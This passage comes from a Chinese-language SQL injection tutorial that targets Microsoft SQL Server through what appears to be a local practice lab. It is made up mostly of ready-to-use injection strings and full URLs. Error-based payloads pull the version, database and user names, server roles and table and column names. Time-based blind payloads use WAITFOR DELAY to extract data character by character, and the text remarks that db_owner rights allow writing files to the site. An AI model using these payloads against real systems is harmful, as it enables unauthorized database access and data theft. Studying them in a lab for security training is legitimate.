
#### 3,判断数据库版本号

id=1 and @@version>0

@@version是mssql的全局变量，@@version>0执行时转换成数字会报错，也就将数据库信息暴露出来了

版本号：nt5.2:2003 nt6.0:2008

http://192.168.52.138/sqli/less-2.asp?id=1 and @@version>0--+




#### 4,获取当前数据库名

and db\_name()>0

and 1=db\_name()

报错注入的原理就是将其他类型的值转换层int型失败后就会爆出原来语句执行的结果

http://192.168.52.138/sqli/less-2.asp?id=1 and db\_name()>0--+



#### 5,判断当前服务器拥有的权限

and 1=(select IS\_SRVROLEMEMBER(‘sysadmin’))

and 1=(select IS\_SRVROLEMEMBER(‘serveradmin’))

and 1=(select IS\_SRVROLEMEMBER(‘setupadmin’))

and 1=(select IS\_SRVROLEMEMBER(‘securityadmin’))

and 1=(select IS\_SRVROLEMEMBER(‘diskadmin’))


and 1=(select IS\_SRVROLEMEMBER(‘bulkadmin’))

#### 6,判断当前角色是否为DB\_OWNER

and 1=(select is\_member(‘db\_owner’))

db\_owner权限可以通过备份方式向目标网站写文件

http://192.168.52.138/sqli/less-2.asp?id=1 and 1=(select is\_member('db\_owner'))--+



#### 7,获取当前用户名

and user\_name()>0


http://192.168.52.138/sqli/less-1.asp?id=1' and user\_name()>0--+



#### 8,获取所有数据库名

and (select name from master.sys.databases where database\_id=1)>0

http://192.168.52.138/sqli/less-1.asp?id=1' and (select name from master.sys.databases where database\_id=1)>0--+



http://192.168.52.138/sqli/less-1.asp?id=1' and (select name from master.sys.databases where database\_id=2)>0--+



#### 9,获取数据库的个数

and 1=(select quotename(count(name)) from master.sys.databases)

http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select quotename(count(name)) from master.sys.databases)--+



#### 10,一次性获取所有数据库库

and 1=(select quotename(name) from master.sys.databases for xml path(''))--+


http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select quotename(name) from master.sys.databases for xml path(''))--+



#### 11,获取表名


and 1=(select top 1 table\_name from information\_schema.tables)--+

http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select top 1 table\_name from information\_schema.tables)--+




and 1=(select top 1 table\_name from information\_schema.tables where table\_name not in(‘emails’))--+

http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select top 1 table\_name from information\_schema.tables where table\_name not in('emails'))--+



http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select top 1 table\_name from information\_schema.tables where table\_name not in(select top 5 table\_name from information\_schema.tables))--+



http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select quotename(table\_name) from information\_schema.tables for xml path(''))--+



quotename()的主要作用就是在存储过程中，给列名、表名等加个[]、’’等以保证sql语句能正常执行。

#### 12,获取字段名

and 1=(select top 1 column\_name from information\_schema.columns where table\_name=’users’)


and 1=(select quotename(column\_name) from information\_schema.columns where table\_name=’emails’)--+

and 1=(select quotename(column\_name) from information\_schema.columns where table\_name='emails' for xml path(''))--+

http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select top 1 column\_name from information\_schema.columns where table\_name='users')--+



http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select top 1 column\_name from information\_schema.columns where table\_name='users' and column\_name not in ('id','username'))--+



http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select quotename(column\_name) from information\_schema.columns where table\_name='emails' for xml path(''))--+




### 2.5 延时注入

#### 1,判断是否存在注入

id=1';WAITFOR DELAY '0:0:5'--+

http://192.168.52.138/sqli/less-1.asp?id=1';WAITFOR DELAY '0:0:5'--+




#### 2,判断权限

#如果是sysadmin权限，则延时5秒

id=1';if ( select IS\_SRVROLEMEMBER('sysadmin'))=1 WAITFOR DELAY '0:0:5'--+

http://192.168.52.138/sqli/less-1.asp?id=';if ( select IS\_SRVROLEMEMBER('sysadmin'))=1 WAITFOR DELAY '0:0:5'--+



#### 3,查询当前数据库的长度和名字

#二分法查询长度


id=1';if(len(db\_name()))>40 WAITFOR DELAY '0:0:5'--

#查询数据库名字

#substring截取字符串的位置，用ascii转为数字进行二分法查询

id=1';if(ascii(substring(db\_name(),1,1)))>50 WAITFOR DELAY '0:0:5'--+


http://192.168.52.138/sqli/less-1.asp?id=';if(len(db\_name()))=4 waitfor delay '0:0:5'--+




#### 4,查询数据库的版本

id=1';if(ascii(substring((select @@version),1,1))=77 WAITFOR DELAY '0:0:5'--+#ascii 77 = M

http://192.168.52.138/sqli/less-1.asp?id=1';if(substring((select @@version),1,1))='M' WAITFOR DELAY '0:0:5'--+#截取查询的版本信息第一个字符串为M






#### 5,查询表个数

select count(\*) from SysObjects where xtype='u' #查询表个数

id=1';if((select count(\*) from SysObjects where xtype='u')>5) WAITFOR DELAY '0:0:5'--+

http://192.168.52.138/sqli/less-1.asp?id=1';if((select count(\*) from SysObjects where xtype='u')=6) WAITFOR DELAY '0:0:5'--+

当前数据库表的个数为6



#### 6,查询第一个表的长度

id=1’ and select top 1 name from SysObjects where xtype='u'#查询第一个表

